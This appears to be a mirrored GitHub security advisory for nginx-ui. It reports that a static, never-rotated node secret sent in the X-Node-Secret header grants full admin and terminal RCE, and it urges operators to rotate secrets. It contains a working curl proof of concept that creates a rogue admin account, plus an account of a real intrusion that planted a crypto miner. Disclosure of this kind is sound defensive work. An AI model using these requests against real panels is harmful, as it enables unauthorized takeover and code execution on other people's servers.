
GHSA-W8P3-R29G-JG3P
Static node secret grants full unauthenticated admin (user creation + terminal RCE) — still present in 2.4.2
Ciclo de vida de la vulnerabilidad
| Fecha | Fase | Evento | Detalle |
|---|---|---|---|
| Divulgación | Publicada | GHSA-W8P3-R29G-JG3P divulgada | |
| Monitoreo | Detectada | Ingresó al índice | |
| Monitoreo | Verificada | Última verificación contra las fuentes |
> # ⚠️ CRITICAL — UPGRADING DOES NOT REMEDIATE THIS. YOU MUST ROTATE SECRETS.
>
> **If your nginx-ui instance EVER ran a version `<= 2.3.6`, assume its `node.secret`,
> `app.jwt_secret`, and backup encryption key are ALREADY COMPROMISED — even if you have
> since upgraded to 2.4.2.**
>
> These secrets were disclosed by prior vulnerabilities (CVE-2026-27944, *fully
> unauthenticated*, `< 2.3.3`; and GHSA-7jrr-xw9c-mj39, `<= 2.3.6`). The node secret
> is static and is NEVER regenerated — not on upgrade, not on container recreation,
> not on a full host reinstall (it is restored from `app.ini`/backups). A leaked secret
> therefore remains a permanent, working admin + remote-code-execution backdoor via
> the `X-Node-Secret` header, on the latest 2.4.2, forever, until manually rotated.
>
> **No release note (2.3.3, 2.3.8, 2.3.11, 2.4.2) and no upgrade guide ever told operators
> to rotate these secrets.** Operators who patched in good faith are, right now, still
> backdoored and have received no warning. There is no rotate command; you must hand-edit
> `app.ini` and restart.
>
> ACTION REQUIRED for every operator, regardless of current version:
> 1. Rotate `[node] Secret`, `JwtSecret`, and the backup encryption key in `app.ini`; restart.
> 2. Delete any admin accounts you did not create; audit `POST /api/users` in access logs.
> 3. Do not expose the panel to the internet (IP-allowlist / VPN only).
## Summary
`AuthRequired()` accepts the instance node secret (`settings.NodeSettings.Secret`,
i.e. `app.ini` `[node] Secret`) presented in the `X-Node-Secret` request header or
the `node_secret` query parameter, and, when it matches, executes the request **as
the initial administrator (user id 1)** with no login, JWT, or session.
Because this check lives in the generic `AuthRequired()` middleware that guards the
whole authenticated API, a caller holding the node secret gains full admin over
every protected endpoint — including `POST /api/users` (create a new admin) and
the built‑in web terminal (`[terminal] StartCmd`, default `/bin/bash`), i.e. remote
code execution as the nginx-ui process user (root in the official Docker image).
The node secret is a static value that is never rotated — not on upgrade, not on
container recreation, not on host reinstall (it is restored from `app.ini`/backups).
It has been disclosed by multiple prior advisories (e.g. GHSA-7jrr-xw9c-mj39 settings
disclosure, GHSA-g9w5-qffc-6762 / CVE-2026-27944 backup key disclosure). Once leaked,
it is a permanent admin/RCE backdoor that survives patching.
This is reproducible on the latest release, 2.4.2 (tested), not only on older
versions. The trust block is unchanged from 2.3.10 through 2.4.2.
## Affected versions
- Confirmed reproduced: 2.3.10 and 2.4.2 (latest at time of writing).
- Root cause present across this range (`internal/middleware/middleware.go`).
## Severity
Estimated High. Precondition: possession of the node secret. Given that the secret
(a) is transmitted as a static, replayable header, (b) never rotates, (c) has multiple
historical disclosure paths, and (d) yields full interactive admin + RCE rather than a
scoped node-to-node capability, the impact once the precondition is met is total
(confidentiality/integrity/availability + host compromise in the Docker image).
Suggested CVSS 3.1 vector for discussion: `AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H` (the
secret is a system value, not a per-user credential; `S:C` because the nginx-ui process
manages the host nginx and, in the official image, runs as root).
## Precondition: how the node secret is obtained
This bypass requires the node secret. On a fully patched 2.4.2 I could find **no
unauthenticated disclosure path** — `GET /api/backup`, `/api/settings`, `/api/config`,
`/api/configs`, `/api/nodes`, `/api/self_check` all return `403` without credentials
(tested). So on the latest release this is a **privilege-escalation / design flaw that
requires the secret**, not a standalone pre-auth RCE.
However, the secret is trivially obtained on/through earlier versions, and — because
it never rotates — a leak from any past version remains a valid admin key on 2.4.2:
- CVE-2026-27944 / GHSA-g9w5-qffc-6762 (affected `< 2.3.3`): unauthenticated
`GET /api/backup` returns the encrypted backup *and* the AES key/IV in the
`X-Backup-Security` response header. The backup contains `app.ini` → the node secret.
Fully pre-auth.
- GHSA-7jrr-xw9c-mj39 (affected `<= 2.3.6`): authenticated `GET /api/settings`
serialized the live settings — including `node.secret` and `app.jwt_secret` — with no
redaction (the `protected:"true"` tag was ignored). That advisory's own PoC chains it:
disclosed `node.secret` → `X-Node-Secret` → `/api/backup` → `/api/restore`.
- Any backup file, config disclosure, or filesystem access also yields `app.ini`.
Real-world path for the reporting instance: the secret leaked while the panel ran an
older version (or was restored from a pre-existing backup), and — never having been
rotated — stayed valid after the box was patched and even after a full host reinstall.
## Why upgrading alone did not protect operators (missing rotation guidance)
The disclosure fixes shipped, but the leaked secrets keep working, and upstream
never told operators to rotate them where they would see it:
- Release notes for v2.3.3 (fixed the unauth backup leak) and v2.3.8 (fixed the
settings disclosure) contain no mention of rotating the node secret, JWT secret,
or backup key. v2.3.8 only lists *"Protect sensitive settings with a 2FA-gated reveal
flow"* — the code fix, with no warning that already-disclosed secrets remain valid.
v2.3.11 and v2.4.2 notes likewise say nothing about rotation.
- CVE-2026-27944 / GHSA-g9w5-qffc-6762 (the unauthenticated leak, the one most likely
to have been exploited at scale) contains no rotation guidance at all.
- GHSA-7jrr-xw9c-mj39 does list *"Rotate compromised secrets on upgrade/fix — node
secret, JWT signing secret, backup encryption material"* — but only as item #9 of ten
researcher recommendations, not surfaced in any release note, upgrade guide, or in-app
prompt.
Net effect: a diligent operator who patched to 2.3.8+ was silently left with a live,
non-rotating admin/RCE backdoor and no signal that rotation was required. There is
also no documented CLI/flag to rotate the node secret — it must be hand-edited in
`app.ini` and the service restarted.
## Details / root cause
`internal/middleware/middleware.go`, `AuthRequired()` (identical in 2.3.10 and 2.4.2):
func AuthRequired() gin.HandlerFunc {
  return func(c *gin.Context) {
    ...
    if nodeSecret := getNodeSecret(c); nodeSecret != "" && nodeSecret == settings.NodeSettings.Secret {
        initUser := user.GetInitUser(c)   // db.First(user, 1) -> the admin
        c.Set("user", initUser)
        c.Next()                          // proceeds as admin; no JWT required
        return
    }
    token := getToken(c)
    if token == "" { abortWithAuthFailure(); return }
    ...
  }
}
`getNodeSecret(c)` reads the `X-Node-Secret` header or `node_secret` query parameter.
`user.GetInitUser` returns user id 1. Thus any request carrying the node secret is
processed with full admin identity. `POST /api/users` is registered under this same
`AuthRequired()` group (`router/routers.go` → `user.InitManageUserRouter`), so it is
reachable this way and creates a fully privileged account.
Proof of concept (against 2.4.2)
# Isolated, throwaway instance
docker run -d --name nui -p 127.0.0.1:9000:9000 -v "$PWD/ui:/etc/nginx-ui" uozi/nginx-ui:2.4.2
# Read the auto-generated node secret (models an attacker who has obtained it):
SECRET=$(awk '/^\[node\]/{f=1} f&&/Secret/{print $3; exit}' ui/app.ini)

# 1) Baseline — endpoint is protected without the secret:
curl -s -o /dev/null -w '%{http_code}\n' -X POST http://127.0.0.1:9000/api/users \
  -H 'Content-Type: application/json' -d '{"name":"x","password":"Passw0rd1234","status":true}'
#   -> 403

# 2) Bypass — node secret creates an admin, no login:
curl -s -X POST http://127.0.0.1:9000/api/users \
  -H "X-Node-Secret: $SECRET" -H 'Content-Type: application/json' \
  -d '{"name":"attacker","password":"Passw0rd1234","status":true}'
#   -> 200 {"id":2,"name":"attacker","status":true,...}   (also works via ?node_secret=)

# 3) The account is a real admin: log in (RSA-PKCS1v15 handshake) and call admin APIs;
#    then the web terminal (StartCmd=/bin/bash) yields RCE as root.
Observed: 2.3.10 → VULNERABLE, 2.4.2 → VULNERABLE (identical results).
## Impact (observed in the wild)
On a production 2.3.10 instance whose panel was reachable, an attacker used exactly
this path: `POST /api/users` (node-secret bypass) created a rogue admin, logged in as
it, opened `/api/self_check/websocket` (the terminal), and dropped an XMRig miner to
`/usr/local/bin/xmrig` running as root in the container. The rogue admin persisted in
the database.
## Suggested remediation
1. Do not grant full admin via the node secret in `AuthRequired()`. Restrict trusted‑node
auth to the specific cluster/replication endpoints that require it; never to
`/api/users`, settings, or the terminal.
2. Make the node secret rotatable and rotate/regenerate it on upgrade; never carry a
pre‑existing secret across a version bump without re‑issuing it.
3. Replace the static replayable header with a challenge/response or mTLS scheme for
inter‑node authentication.
4. Do not run the official image as root; drop privileges and `CAP_NET_BIND_SERVICE`‑scope
port binding so a panel compromise is not immediate container root.
5. Surface secret rotation to operators. The prior disclosure fixes closed the leak
but left already-leaked secrets valid, with no rotation prompt in release notes or an
upgrade guide. Any advisory/release fixing a secret disclosure should prominently
instruct operators to rotate the node secret, JWT secret, and backup key — patching is
not sufficient. Provide a documented CLI/command to rotate the node secret.
## Credit
Reported by the operator of an affected instance. Relates to a prior private report
(GHSA-c74w-76j5-c9f9); this report demonstrates the issue is unfixed in 2.4.2.
Incluye detalles técnicos publicados por el investigador. Úselos solo para validar y corregir sus propios sistemas.
Rangos afectados
Estado del parche por paquete
| Paquete / producto | Estado | Corregida en | Desde divulgación | Última versión |
|---|---|---|---|---|
gogithub.com/0xJacky/Nginx-UI |
Sin parche | — | — | v1.9.9 no afectada |
2.5.0Arsenal público
Sin exploits, módulos ni PoC públicos conocidos a la fecha de verificación.
https://github.com/0xJacky/nginx-ui/security/advisories/GHSA-w8p3-r29g-jg3pLas referencias externas se muestran para copiar: cve.llama.ec no lo redirige a otros sitios.